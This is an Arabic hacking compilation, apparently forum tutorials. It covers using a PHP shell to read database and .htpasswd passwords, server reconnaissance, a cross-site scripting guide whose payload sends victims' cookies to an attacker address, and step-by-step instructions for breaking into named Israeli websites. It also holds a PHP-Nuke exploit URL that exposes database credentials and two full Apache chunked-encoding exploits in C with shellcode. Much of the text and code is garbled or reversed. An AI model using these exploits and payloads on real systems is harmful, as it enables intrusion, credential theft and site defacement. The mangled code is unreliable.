١- ايجاد ثغرة تستطيع منها تحميل الملف مثال : ثغرة النيوك القديمة حقت الـ txt.hacked

٢- لنفرض اننا نريد اختراق موقع معين وكان صاحب الموقع ذكي جداً وحريص
هذي طريقه قد تنفع اولاً تحديد الشركة المستضيفه ونحاول البحث عن مواقع في نفس السيرفر او على
الأقل في نفس شركة الأستضافة يكون صاحبها دلخ ونحاول نلقى ثغرة نحمل منها الملف

٣- المواقع المجانية التي تدعم البي اتش بي....

" درس عن الـ PHP Shell (الجزء الثاني) "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Arab VieruZ

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

نتابع الموضوع مباشرة

الجزء الرابع :

AAAAAAAAAA

طرق الحصول على الباسورد:

هذا الجزء سيأخذ موضوع الـ PHP Shell ٢ طرق الحصول على الباسورد هي من اصعب الطرق التي قد تواجه المخترق .

١- اخذ الباس من ملفات اكسس الـ My SQL التي تسمى بالعادة php.config ويمكن اخذ الباس عن طريق تنفيذ الأمر التالي في الـ PHP Shell الذهاب الى المجلد الذي يوجد فيه هذا الملف وكتابة الأمر التالي php.cat config وسيظهر الباسورد في احد المتغيرات

٢- اخذ الباس المشفر من ملف الـ httpasswed. ويمكن اجاد هذا الملف في احد مجلدات السيرفر واذا لم تجده قم بفتح الـ htaccess. حتى تجد مكان الملف السابق مثال : /passwd/admin/forum/httpasswds./site/home الأمر : swdpas/admin/forum/httpasswds./site/home/cat ستجد الباس المشفر بتشفير DES يعني تقدر تفكه بجون ذا رايبير oerdY³oS£nymw:user

٣- طريقة الأكستينشون سيرفر او pwd.service : وهو تابع للفرونت بيج ويوجد به الباسورد الخاص بالفرونت بيج مشفر DES ويوجد داخل مجلد :

تvp_itv_ الأمر : pwd.service/tvp_itv_/www/site/home/cat رابط : راجع درس DeXXa الخاص بهذا القسم oerdY³oS£nymw:user

٤- لا يمكن اعتبارها كقسم لآكن كملآحظة الا وهي : ان بعض المواقع تتحد في سكربتات مثل الـ phpMyAdmin ويكون لكن موقع اكسس خاص لدخول هذا السكربت ويكون بملف الـ php.config يكون الروت للقاعدة يعني يمكن تعديل وتمسح اي قاعدة لأي موقع كان !!

" درس عن الـ PHP Shell (الجزء الثالث) "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Arab VieruZ

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الجزء الخامس و الأخير

^.....^

بما انك الآن عرفت معظم الأشياء لكن لابد من وجود مشاكل سأذكر الذي اصابني

١- مشكلة عرض المواقع الاخرى :
جميع المواقع الموجودة في السيرفر في :

home/

الأمر : قم بالذهاب الى مجلد الروت /

home/a -ls

ستجد مجلدات كل مجلد يحوي ملفات موقع ما لعرضه

SITE/home/a -ls

SITE = اسم الموقع او المجلد

٢- مشكلة عرض ملفات الموقع :

بعض السيرفرات لا تسمح بدخول home الموقع الا اذا كنت انت روت او صاحب الموقع الحل :

قم بدخول :

/public_html/tesi/home

او

/www/site/home

لدخول الى ملفات الموقع التي تعرض

٣- بعض الأوامر لا تعمل

هذه مشكله من الصعب حلها ويجب استعمال باك دور خاص بكرنل السيرفر ...اقصد اصدار الكرنل.

" شرح أداة anmap "

\$

مترجم بواسطة: الهكر الخجول

\$

الإسم :

nmap - أداة كشف عن الشبكات و مسح أمني

الخلاصة :

أنواع المسح - الخيارات

الوصف :

صمم هذا البرنامج لكي يسمح لمدراء النظام و الأفراد بمسح شبكات كبيرة لتقرير و معرفة المضيفين وماذا يقدمون من خدمات . وتدعم الإتجاب عدد كبير من تقنيات المسح مثل :

UDP

()TCP connect

(TCP SYN (half open

(ftp proxy (bounceattack

Reverse-ident

(ICMP (ping sweep

FIN

ACK sweep

Xmas Tree

SYN sweep

.and Null scan

الإتجاب تقدم أيضاً عدد من المميزات المتقدمة .. مثل:

TCP/IP fingerprinting remote OS detection via
stealth scanning
dynamic delay and retransmission calculations
parallel scanning
detection of down hosts via parallel pings
decoy scanning port
filtering detection
direct (non-portmapper) RPC scanning
fragmentation scanning
flexible target and port specification

نتائج الإنماب عادةً ماتكون على هيئة قائمة بالبورتات المهمة التي توجد في الآلة التي أجريت عليها عملية المسح . والإنماب دائماً يعطينا البورتات وإسم الخدمة والعدد والحالة والبروتوكول الحاله إما أن تكون مفتوحة او مرشحة أو غير مرشحة مفتوحة تعني أن الآلة سوف تقبل أي إتصال بهذا البورت المرشحة تعني أن هناك فايروول أو فلتر (مرشح) أو أي عقبة أخرى تغطي هذا البورت وتمنع الإنماب من معرفة حالة البورت إذا كان مفتوحاً أو لا غير مرشح تعني بأن هذا البورت معروف لدى الإنماب بأنه مغلق ولا يبدو أن أي فايروول أو فلتر (مرشح) تدخل في محاولة الإنماب والبورتات غير المرشحة هي أغلب الحالات ولا يمكن معرفتهم إلا في حالة واحدة ، هي أن يكون معظم البورتات التي أجريت لهم عملة المسح في حالة ترشيح وبالاعتماد على الخيارات المستخدمه في الإنماب فيمكن أن يبلغ عن الحالات المميزة التالية في الريموت هوست :

النظام المستخدم

TCP sequencability

أسماء المستخدمين الذين يشغلون البرامج المرتبطة بكل بورت

أسماء الدي إن إس

وبعض الأشياء الأخرى...

" طريقة لإقتحام السيرفرات بدون ثغرات "

\$

الكاتب: network access

\$

فيه طرق معروفه تمكّنك من الدخول ولو بنسبه ٥٠% على اغلب السيرفرات الموجوده بالعالم لاحظ ٥٠%

اولا الجهات الاولي دائميكون الغرض منها تكوين معلومات عامه عن السيرفر الذي يراد مهاجمته ومن هنا نبدا الهجوم وعلى اي اساس يتركز الهجوم.

احيانا يكون هجوم حرمان خدمه واحيانا هجوم اقتحام كامل حسب الموجود والمتوفر والمعلومات الموجوده لدينا..... طيب لنفرض اننا ودنا نخش على شركه معينه باسم **aswind.COM** الخطوه الاولى هي

التعرف على مدى عنوان ip الخاصه بهذه الشركه وهذا سهل

اول شي انصح بالتسجيل في موقع **INTERNIC.NET** حتى يعطونك خدمات تستاهل

هناك طريقتين لمعرفة الاي بي اولا

عن طريق الموقع **INTERNIC.NET**

والثانيه عن طريق برنامج الدوس بالامر :

NSLOOKUP

SET TYPE = ALL

aswind.COM

راح تطلعك المعلومات هذي بالضبط :

Domain Name: ASWIND.COM

Registrar: ONLINENIC, INC.

Whois Server: whois.OnlineNIC.com

<http://www.onlinenic.com/>Referral URL:

Name Server: DNS.ASWIND.COM

Name Server: NS1.ASWIND.COM

Updated Date: 01-apr-2002

معنا الكلام هذا ان شركه **aswind.com** وضعت ارقام الملقامات الخاصه ب**2 = DNS**

يعني عدد ٢ خادم **DNS** وسوت لها نشر يعني هناك على الاقل سيرفرين شغالين بخدمه **DNS** يعني هم

يتعتقدون ان الموضوع مراح ياخذ كثير من طاقه التشغيل للأجهزه خاصه **DNS**

هنا في مجال للدخول وتعديل بيانات **DNS** بمعنى ان العمليه تصير واسعه شوي فقط قم بنشر عنوانين من عناوين **Ip** فقط مثل ماسوو **aswind.com** لكن لنفترض انه فيه اكثر من عنوان لنفول ٦ مثلا .

عشان كذا اقترح على الشركات وضع عناوين **IP** للنشر ووضع خوادم **DNS** على اجهزه قديمه وبطيئه لأنك اساسا في حاجه ل **DNS** دايناميكي وهذا يعني انك تقوم بتشغيل **WIN2K** وخدمه **DNS** على جهاز

واحد وهذي من الافكار الجيده في نظري اذا وضعت جهاز خاص فقط بال **DNS**

طيب لنفرض انك مالقيت شي على اجهزه **DNS** وبما انك في بدايه هجوم هذا يعني انه عندك متسع من

الوقت اذن قم بتجريب جميع العناوين المتوفره لديك والتي حصلت عليها من **HowIS** وصدقوني فيه

ادوات موجوده بالنسبة ممكن انها تمسح مجموعه **IP** موجوده في شبكه معينه

طيب قم بعمل ملف اسمه **LMHOSTS** يوجد فيه اسم **NetBios** لكل عنوان **IP** استطعت انك تحصل

عليه

" Cross Site Scripting "

\$\$\$\$\$\$\$\$

الكاتب: tcp

\$\$\$\$\$\$\$\$

المتطلبات :

معرفة تامه بلغة HTML

اطلاع غير متعمق على لغات السكربتينق وهي JAVASCRIPT ,PERL ,CGI ,VBSCRIPT

ومن وجهة نظر شخصية المصابي كلها من الجافا سكربت والهتمل

الاهداف المنشوده :

* افهام القارئ عن الكيفية التي يتم فيها سرقة معلومات هامه من جهاز المستخدم

* اختراق المنتديات من نوع VBULLETIN او YaBB and UBB او المجلات من البهب نيوك او بوست نيوك

*افهام القراء عن الكيفية التي تتم فيها سرقة الكوكيز او اختطاف الجلسة من المستخدمين

* ان يستطيع القارئ توسيع مداخل الاختراق

المشكلة :

كما هو معروف فان مستعرضات الوب مثل الاكسبلورر او نت سكيب ... الخ تاتي مترجمات النصوص او السكربتات

مبنية داخلها ويتم ترجمة السكربتات على جهاز المستخدم فلو اننا طلبنا صفحة كان بها سكربت معين

فان المستعرض يترجم هذا السكربت ويظهره على نفس الصفحة المطلوبه .

اما بالنسبة للمنديات او مجموعات النقاش فانها ترفض مثل هذه السكربتات وتعتبرها خرق للخصوصية

او قد تستغل في اغراض سيئة لسرقة معلومات حساسة من المستخدمين

المثال التالي يوضح كيفية ادراج السكربت :

message. Hello FOLKS board. This is a

<SCRIPT/>malicious code<SCRIPT>

end of my message. This is the

ان كلمة malicious code تم ادرجها او حقنها في بين علامتي السكربت وقد تحتوي على كود خبيث يسرق او يرسل بيانات ... الخ لذلك فان مصممو برامج المنتديات ومطوروا يمنعونها الا اذا مكنها الادمين او المصمم او قد يتم استخدامها اذا مكن المنتدى تفييل HTML مثلا يتم ادراج السكربت مكان خاصية الامج

```
img>document.write('<script>
<script/>';<src="http://my_ip_address/"+document.cookie+''
```

او قد يستطيع السكربت ان يكتب على شكل رابط في صفحة او يرسل لك بالبريد او يرسل لك عن طريق المسنجر

والمثال التالي يوضح لك كيفية عمل رابط في صفحة

```
<SCRIPT>HREF="http://example.com/comment.cgi? mycomment= A>
</A>Click here <"<SCRIPT/>code malicious
```

انظر هنا وركز في كيفية عمل الكود انها فقط عندما يصلك باحد الطرق المذكوره اعلاه وتضغط عليه سينفذ السكربت

وللشرح اكثر لنفرض ان السكربت comment.cgi يرسل ملاحظاتك لصاحب الموقع او قد يكون سكربت للبحث

في الموقع او المنتدى وهو يحتوي على متغير داخله اسمه mycomment ياخذ المدخلات او الملاحظات التي تكتبها

فلو اعتبرناه انه سكربت بحث ويولد صفحات ديناميكية ناتجة من البحث ستكون النتائج وخيمة فبدل ان

ينتج الصفحات الحيوية او النشطة سينتج مايلببه السكربت منه لاحظ الفكره هنا فقد ضمن السكربت داخل

حقل نصي فبدلا من ان ياخذ الحقل النصي نصوص استخدم ليأخذ اوامر من السكربت .

وحتى اعقد الامور اكثر لاحظ المثال التالي :

```
SCRIPT>HREF="http://example.com/comment.cgi? mycomment= A>
</A>here Click <"<SCRIPT/><SRC='http://bad-site/badfile'
```

هنا استخدم نفس السكربت السابق لكن هذه المره طوره اكثر ليكون مستخدما في ادراج ملف من موقع اخر والذي

هو بالاسم **BADFILE** ولان مصدر البيانات ادخل فيه عدة مصادر اخرى عن طريق السكربت المذكور فأن هذا الهجوم

يسمى ب **cross-site scripting** او المترجمه من عندي " برمجة عبور الموقع " لاننا عبرنا باستخدام برمجة

السكربتات اكثر من موقع واذا كنت تلاحظ في السيكيورتي فوكس او المواقع الامنيه تختصر ب **CSS** وهي اختصار

ل **scripting cross-site** وليس ل **CASCADE style sheets** اي اوراق الانماط المتتالية

قد يدخل بدل الوسم او علامة السكربت اي من الوسوم التالية

<EMBED> and ،<APPLET> ،<OBJECT> ،<SCRIPT>

ومن الممكن ان يكون هناك وسم النماذج **<form>** من وسوم **HTML** وبنفس الافكار السابقة يمكن تنفيذ الاوامر

منها لسرقة الكوكيز او بيانات اخرى او توجيهك لصفحات اخرى

اذا كنت قرأت ماكتبته عن التكويد السداسي عشر واليونيكود تستطيع الان ان تفهم ما اقصد

=====

ولمزيد من التفاصيل :

<http://www.cert.org/advisories/CA-2000-02.html>

<http://www.perl.com/pub/a/2002/02/20/css.html>

...

" تمتع باختراق المواقع الإسرائيلية مع هذه الثغرة "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: DeadLine:

\$\$\$\$\$\$\$\$\$\$\$\$

الشرح :

اولاً الثغره يا أخوان تطبيق على سيرفرات :

Microsoft-IIS/5.0 on Windows 2000

يا أخوان كل ماتحتاجه هي اداه بسيطه يقدمها لنا وندوز ٩٨ وانني لا اعلم ان كانت النسخ الاخرى تمتلك مثل هذه لخاصيه ام لا لانني اعلم على نظامين فقط لينكس ماندرىك ووندوز ٩٨ فقط :

الاداه هي **Web Folders** :

ابن نجد هذه الثغره :

حسناً سوف نجدها انشاءالله في الخطوات التاليه :

ادخل على **My Computer**

ثم ستجدها هناك ليس داخل السي او شيء آخر بل داخل **My Computer** فقط يعني تكون هي مع السي والذي الى آخره

نفتح يا أخون الملف المسمى **Web Folders**

ثم سنجد الآتي :

Add Web Folder حيث هي التي ستكون اداتنا المهمه للاختراق

نفتح ال : **Add Web Folder**

حيث نجد كلمة **Type the location to add**

ونرى تحتها مستطيل نقوم بأدخال الآتي :

<http://hostname.com/>

حيث ان **hostname** هو ايبي الموقع انتبه قلنا ايبي الموقع وليس الاسم والجميع يعرف كيف يخرج الايبي تبع الموقع وهناك دروس كثيره بخصوص هذا الموضوع

وهذه مواقع اسرئيليه للتطبيق حيث انها تعمل على ايبي موحد :

mail.talcar.co.il

daihatsu-israel.co.il

daewoo-israel.co.il

ندخل بالمستطيل الذي تم ذكره :

<http://192.117.143.121/>

ثم نضغط على كلمة **Next** :

وهنا سوف تعمل الاداه بتحميل ملفات الموقع وتعطيك خاصية الادمن وهي تحميل وازالة الملفات

فبعد ان ينتهي البرنامج من التحميل تظهر لك كلمة **finish** :

عندها تذهب الى ال **Web Folder** : وتجد ملف الموقع هناك ومسمى تحت ابيي الموقع

موقع اخر للتطبيق :

<http://www.israwine.co.il/>212.199.43.84

ملاحظه : اذا تم طلب ادخال باسورد ويوزر نيم فأعرف ان الثغره مغلقة
او اذا دخلت الى الملفات ولم تجد اي ملف فمعناه ان الثغره مغلقة ايضاً
اسئل الله التوفيق والعافيه اللهم امين اللهم امين...

"ثغرة نيوك"

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: Arab VieruZ

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الشرح بالانجليزية :

day from LucisFero and supergate · here your :twlc
CDT ١٤:٢٥:٥٨ @ ٢٤ Posted on Monday, September
advisories :topic
twlc security divison
٢٠٠١/٠٩/٢٤

.Php nuke BUGGED

:Found by
LucisFero and supergate
twlc/.

Summary

it allows you to 'cp' any file on ...This time the bug is really dangerous
...or even upload files ...the box

dSystems Affecte
all the versions ARE vulnerable
is ٥,٢ is ok while the final .i wonder why a released c) '١ RC ٥,٠ except '
(bugged

Explanation

Do you need sql password?

١=php?upload.admin/net.server.www//:http
config=elifresu&/images/=txt&wdir.hacked=php&file_name.config=elif&
txt .hacked=php&userfile_name.

the admin 'login' page will be prompted just go to
php .txt and you will see config.hacked/images/net.server.www//:http
that as everyone knows contain the sql's passwords, you can even
and try ...un' to find all the ways to use iti leave you the 'f...upload files
to dont be a SCRIPT KIDDIE we wrote this advisory to help who runs
.php nuke and NOT TO LET YOU HAVE FUN

```

:php contains this routine.admin ...let me explain you the bug
    :(EMANELIF_TPIRCS$)dirname = ridesab$
        ;ȳ = extrows t$
        ;^ = sloctxet$
    :(FLES_PHP$)dirname = ridu$
        ;"/"=ridw$ (ridw$!)if
    ;"FileManager"=po$ (lecnac$)if
        } (daolpu$)if
    :(eman_elifresu$.ridw$.ridesab$.elifresu$)copy
    ;"ridw$ <-- eman_elifresu$ ".DEDAOLPU_" = noitcatsal$
WE TOTALY !GMO <----- This need a rewrite //
    AGREEEEEEEEEE Imao
    ;("php.header")include//
    ;(elifplh$)GraphicAdmin//
        ;()html_header//
        ;()displaydir//
        ;"/"=ȳ ridw$
    ;(ȳ ridw$ . ridesab$)chdir
        ;()CloseTable//
    ;("php.footer")include//
    ;("FileManager=p?opph.admin :Location")Header
        exit;
        {

```

so you ...that doesnt do a check to see if you are logged as admin or no
...can use it anyway

Solution

cause we wanted to remove the file manager ...we erased the function
-files use FTP to upload- ...anyway but i suggest you to do the same

:conclusions

this software is used by thousands of ...yet another bug of php nuke
i hope that this time the (we run something based on it too) ...people
as i said before just !author will reply soon and will release a patch too
be a script kiddie or we simply WONT post anymore this dont try to
Prolly the funny thing is that who first discovered .kind of advisories
so i ...hours before didnt knew php ȳ ...the bug was LucisFero that
.fear him and you should too (supergate)

:posted at

ε ٢ ١ =php?sid.article/net.twlc.www//:net article http.twlc.www//:http
 com.bugtraq@securityfocus
 -good luck-org .phpnuke.www//:http
 Nuke Web -PHP :Project ٧ ٥ ١ ١ =di_puorg\$/tracker/net.sourceforge//:http
 Portal System
 and of course mailed to the author of php nuke

remember that trojans are ...bugs, ideas, insults, cool girls)tacts con
:(null/dev/directed to

net.lucisfero@twlc
net.supergate@twlc

(yes we are patched)net .twlc.www//:http

.bella a tutti .peace out pimps

eof

-----Arab VireruZ-----
=====

الخطأ البرمجي:

```

:(EMANELIF_TPIRCS$)dirname = ridesab$
    ε ٢ ٠ = swortxet$
    ε ٨ ٥ = sloctxet$
:(FLES_PHP$)dirname = ridu$
    ε "/"=ridw$ (ridw$!)if
:"FileManager"=po$ (lecnac$)if
    } (daolpu$)if
:(eman_elifresu$.ridw$.ridesab$.elifresu$)copy
:"ridw$ <-- eman_elifresu$ ".DEDAOLPU_" = noitcatsal$
WE TOTALY !GMO <-----This need a rewrite //
    AGREEEEEEEEEE Imao
    ε ("php.header")include//
:(elifplh$)GraphicAdmin//
    ε ()html_header//
    ε ()displaydir//
    ε "/"=٢ ridw$
:(٢ ridw$ . ridesab$)chdir
    ε ()eCloseTabl//
    ε ("php.footer")include//
  
```

؛("FileManager=php?op.admin :Location")Header

exit;

{

-----Arab Vireruz-----

=====

الثغرة:

\\=php?upload.admin/net.server.www//:http
config=elifresu&/images/=txt&wdir.hacked=php&file_name.config=elif&
txt.hacked=erfile_namephp&us.

-----Arab Vireruz-----

=====

الثغرة بعد التعديل

\\=php?upload.admin/net.server.www//:http
php.config=elifresu&/=txt&wdir.ultramode=php&file_name.config=elif&
txt.ultramode=eman_elifresu&

-----Arab Vireruz-----

=====

عمل الثغرة:

--طبع ملف الكونفيج php.config الى الملف النصي الموجود txt.ultramode لن تحتاج تحميل
ملف نصي لطبع الملف
كما هو موجود بالشرح الأنقليزي يعني فكر واستنتج :-) ولأن بعض المواقع تمنع التحميل الى الموقع الآن
ما عليك سوى الدخول الى txt.ultramode/com.server//:http
وستجد باس واليوزر التابع لقاعدة بيانات الموقع==

ملاحظات

١- بدل com.server بالموقع المراد اختراقه

٢- تأكد من موقع المجلة مثال : nuke/com.server//:ttph

٣- هذه الثغرة لا تعمل مع اصدار ٢,٥ كما يظن البعض...

" ثغرة Chunked "

\$
منقول من موقع angels-bytes
 \$

كلنا سمع بثغره تسمى **Chunked** لـ **Apache** ، السبب لعدم تحديث موقع **angels-bytes** عنها هو أنها أتت قبل إنطلاق الموقع ، الآن سأضع ، **Retina Apache Chunked Scanner** وهي أداة تقوم بفحص نطاق من ٢٥٤ عنوان أي بي ، وتظهر لك ما منها مصاب بهذه الثغره .

إذا أردت معالجة هذه الثغره عند وجودها فأصحك بتنزيل أباتشي ٢,٠,٣٩ فهو الأفضل الى الآن هذه هي وصلة التنزيل

<http://www.apache.org/dist/httpd/binaries>

أما لمسألة إستثمار هذه الثغره فسوف أضع لكم أفضل أستثمارين

الخطأ في أباتشي 1.3.24 واعلى إلى ٢ و من ٢ إلى ٢,٠,٣٦ ، **dev**-وهي في الروتين البرمجي الذي يتعامل مع رسائل الخطأ

هذان الإستثماران تستخدمان من قبل مهاجم بعيد لتسبب طفح محلي في السيرفر المصاب ، مؤديه بذلك إلى إعادة كتابه في الذاكرة ، وبطريقة ما تسمح لتنفيذ كود

((/*قد تم تجربتها وإختبارها من قبل **angels-bytes.com** قبل وضعها لكم هنا))

/*/حصلنا عليها من سيكورتى تيم /*/

#include
 #include
 #include
 #include
 #include
 #include
 #include
 #include
 #include
 #include

#define EXPLOIT_TIMEOUT 5 /* num seconds to wait before assuming it failed */

```
#define RET_ADDR_INC 512

#define MEMCPY_s1_OWADDR_DELTA -146
    #define PADSIZ_1 4
    #define PADSIZ_2 5
    #define PADSIZ_3 7

#define REP_POPULATOR 24
    #define REP_RET_ADDR 6
    #define REP_ZERO 36
#define REP_SHELLCODE 24
    #define NOPCOUNT 1024

    #define NOP 0x41
    #define PADDING_1 '\\A\\'
    #define PADDING_2 '\\B\\'
    #define PADDING_3 '\\C\\'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

    char shellcode[] =
    "\\x89\\xe2\\x83\\xec\\x10\\x6a\\x10\\x54\\x52\\x6a\\x00\\x6a\\x00\\xb8\\x1f"
    "\\x00\\x00\\x00\\xcd\\x80\\x80\\x7a\\x01\\x02\\x75\\x0b\\x66\\x81\\x7a\\x02"
    "\\x42\\x41\\x75\\x03\\xeb\\x0f\\x90\\xff\\x44\\x24\\x04\\x81\\x7c\\x24\\x04"
    "\\x00\\x01\\x00\\x00\\x75\\xda\\xc7\\x44\\x24\\x08\\x00\\x00\\x00\\x00\\xb8"
    "\\x5a\\x00\\x00\\x00\\xcd\\x80\\xff\\x44\\x24\\x08\\x83\\x7c\\x24\\x08\\x03"
    "\\x75\\xee\\x68\\x0b\\x6f\\x6b\\x0b"
```



```
        127.0.0.1:8080\\n\\n");
printf("\\n\\n--- --- - Potential targets list - --- ----\\n\\n");
printf("\\n\\nTarget ID / Target specification\\n\\n");
        for(i = 0; i < sizeof(targets)/8; i++)
printf("\\n\\n\\t%d / %s\\n\\n", i, targets[i].type);

        return -1;
    }

    hostp = strtok(argv[2], "\\":\\");
    if((portp = strtok(NULL, "\\":\\")) == NULL)
        portp = "\\80\\";

    retaddr = strtoul(argv[1], NULL, 16);
    if(retaddr < sizeof(targets)/8) {
        retaddr = targets[retaddr].retaddr;
        bruteforce = 0;
    }
    else
        bruteforce = 1;

    srand(getpid());
    signal(SIGPIPE, SIG_IGN);
    for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

        /* skip invalid return addresses */
        i = retaddr & 0xff;
        if(i == 0x0a || i == 0x0d)
            retaddr++;
    else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
        continue;

        sock = socket(AF_INET, SOCK_STREAM, 0);
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = inet_addr(hostp);
        sin.sin_port = htons(atoi(portp));
        if(!progress)
            printf("\\n\\n[*] Connecting.. \\n");
```

```

        fflush(stdout);
if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
    perror("\\\\\"connect()\\\\\");
    exit(1);
}

        if(!progress)
printf("\\\\\"connected!\\\\\\n\\\\\");

        /* Setup the local port in our shellcode */
        i = sizeof(from);
if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
    perror("\\\\\"getsockname()\\\\\");
    exit(1);
}

        lport = ntohs(from.sin_port);
shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;

p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) *
    REP_SHELLCODE)
    + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024) *
    REP_POPULATOR));

PUT_STRING("\\\\\"GET / HTTP/1.1\\\\\\r\\\\\\nHost: apache-scalp.c\\\\\\r\\\\\\n\\\\\");

        for (i = 0; i < REP_SHELLCODE; i++) {
            PUT_STRING("\\\\\"X-\\\\\");
            PUT_BYTES(PADSIZE_3, PADDING_3);
            PUT_STRING("\\\\\": \\\\");
            PUT_BYTES(NOPCOUNT, NOP);
            memcpy(p, shellcode, sizeof(shellcode) - 1);
            p += sizeof(shellcode) - 1;
            PUT_STRING("\\\\\"\\\\\\r\\\\\\n\\\\\");
        }

        for (i = 0; i < REP_POPULATOR; i++) {
            PUT_STRING("\\\\\"X-\\\\\");
            PUT_BYTES(PADSIZE_1, PADDING_1);

```

```

        PUT_STRING("\\": \\");
    for (j = 0; j < REP_RET_ADDR; j++) {
        *p++ = retaddr & 0xff;
        *p++ = (retaddr >> 8) & 0xff;
        *p++ = (retaddr >> 16) & 0xff;
        *p++ = (retaddr >> 24) & 0xff;
    }

    PUT_BYTES(REP_ZERO, 0);
    PUT_STRING("\\\\r\\n\\");
}

    PUT_STRING("\\Transfer-Encoding: chunked\\r\\n\\");
    snprintf(buf, sizeof(buf) - 1, "\\r\\n%x\\r\\n\\", PADSIZ_2);
    PUT_STRING(buf);
    PUT_BYTES(PADSIZ_2, PADDING_2);
    snprintf(buf, sizeof(buf) - 1, "\\r\\n%x\\r\\n\\",
        MEMCPY_s1_OWADDR_DELTA);
    PUT_STRING(buf);

    write(sock, expbuf, p - expbuf);

        progress++;
        if((progress%70) == 0)
            progress = 1;

        if(progress == 1) {
            memset(buf, 0, sizeof(buf));
    printf(buf, "\\r[*] Currently using retaddr 0x%lx, length %u, localport
        %u\\",
            retaddr, (unsigned int)(p - expbuf), lport);
            memset(buf + strlen(buf), '\\', 74 - strlen(buf));
            puts(buf);
            if(bruteforce)
                putchar('\\');
        }
        else
            putchar((rand()%2)? '\\P\\': '\\p\\');

    fflush(stdout);
    while (1) {

```

```
        fd_set fds;
        int n;
        struct timeval tv;

        tv.tv_sec = EXPLOIT_TIMEOUT;
        tv.tv_usec = 0;

        FD_ZERO(&fds);
        FD_SET(0, &fds);
        FD_SET(sock, &fds);

        memset(buf, 0, sizeof(buf));
        if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
            if(FD_ISSET(sock, &fds)) {
                if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
                    break;

                if(!owned && n >= 4 && memcmp(buf, "\\\"\\\"nok\\\"\\\"\\\"\", 4) == 0) {
                    printf("\\\"\\\"nGOBBLE GOBBLE!@#%#%)*#\\\"\\\"\\\"\\\"");
                    printf("\\\"retaddr 0x%lx did the trick!\\\"\\\"\\\"\\\"\", retaddr);
                    sprintf(expbuf, "\\\"uname -a;id;echo hehe, now use 0day OpenBSD
                    local kernel exploit to gain instant r00t\\\"\\\"\\\"\\\"");
                    write(sock, expbuf, strlen(expbuf));
                    owned++;
                }

                write(1, buf, n);
            }

            if(FD_ISSET(0, &fds)) {
                if((n = read(0, buf, sizeof(buf) - 1)) < 0)
                    exit(1);

                write(sock, buf, n);
            }

            if(!owned)
                break;
        }

        free(expbuf);
```

```
close(sock);
```

```
if(owned)  
return 0;
```

```
if(!bruteforce) {  
fprintf(stderr, "\\\"Oops.. hehehe!\\\"\\n\\\"");  
return -1;  
}  
}
```

```
return 0;  
}
```

Exploit #2:

```
#include  
#include  
#include  
#include  
#include  
#include  
#include  
#include  
#include  
#include  
#include  
#ifdef __linux__  
#include  
#endif
```

```
#define HOST_PARAM "\\\"apache-nosejob.c\\\" /* The Host: field */  
#define DEFAULT_CMDZ "\\\"uname -a;id;echo \\\"hehe, now use another  
bug/backdoor/feature (hi Theo!) to gain instant r00t\\\";\\\"\\n\\\""  
#define RET_ADDR_INC 512
```

```
#define PADSIZ_1 4  
#define PADSIZ_2 5  
#define PADSIZ_3 7
```

```
#define REP_POPULATOR 24
#define REP_SHELLCODE 24
#define NOPCOUNT 1024

#define NOP 0x41
#define PADDING_1 '\\A\\'
#define PADDING_2 '\\B\\'
#define PADDING_3 '\\C\\'

#define PUT_STRING(s) memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b) memset(p, b, n); p += n;

char shellcode[] =
    "\\x68\\x47\\x47\\x47\\x47\\x89\\xe3\\
    \\x31\\xc0\\x50\\x50\\x50\\x50\\xc6\\
    \\x04\\x24\\"
    "\\x04\\x53\\x50\\x50\\x31\\xd2\\x31\\
    \\xc9\\xb1\\x80\\xc1\\xe1\\x18\\xd1\\
    \\xea\\x31\\"
    "\\xc0\\xb0\\x85\\xcd\\x80\\x72\\x02\\
    \\x09\\xca\\xff\\x44\\x24\\x04\\x80\\
    \\x7c\\x24\\"
    "\\x04\\x20\\x75\\xe9\\x31\\xc0\\x89\\
    \\x44\\x24\\x04\\xc6\\x44\\x24\\x04\\
    \\x20\\x89\\"
    "\\x64\\x24\\x08\\x89\\x44\\x24\\x0c\\
    \\x89\\x44\\x24\\x10\\x89\\x44\\x24\\
    \\x14\\x89\\"
    "\\x54\\x24\\x18\\x8b\\x54\\x24\\x18\\
    \\x89\\x14\\x24\\x31\\xc0\\xb0\\x5d\\
    \\xcd\\x80\\"
    "\\x31\\xc9\\xd1\\x2c\\x24\\x73\\x27\\
    \\x31\\xc0\\x50\\x50\\x50\\x50\\xff\\
    \\x04\\x24\\"
    "\\x54\\xff\\x04\\x24\\xff\\x04\\x24\\
    \\xff\\x04\\x24\\xff\\x04\\x24\\x51\\
    \\x50\\xb0\\"
    "\\x1d\\xcd\\x80\\x58\\x58\\x58\\x58\\
    \\x58\\x3c\\x4f\\x74\\x0b\\x58\\x58\\
    \\x41\\x80\\"
    "\\xf9\\x20\\x75\\xce\\xeb\\xbd\\x90\\
    \\x31\\xc0\\x50\\x51\\x50\\x31\\xc0\\
```

```

        \xb0\l\5a\l\
    \l\ \l\xcd\l\l\80\l\l\xff\l\l\44\l\l\24\l\l\08\l\l\80\
        \l\7c\l\l\24\l\l\08\l\l\03\l\l\75\l\l\ef\l\l\31\l\
        \lxc0\l\l\50\l\l\
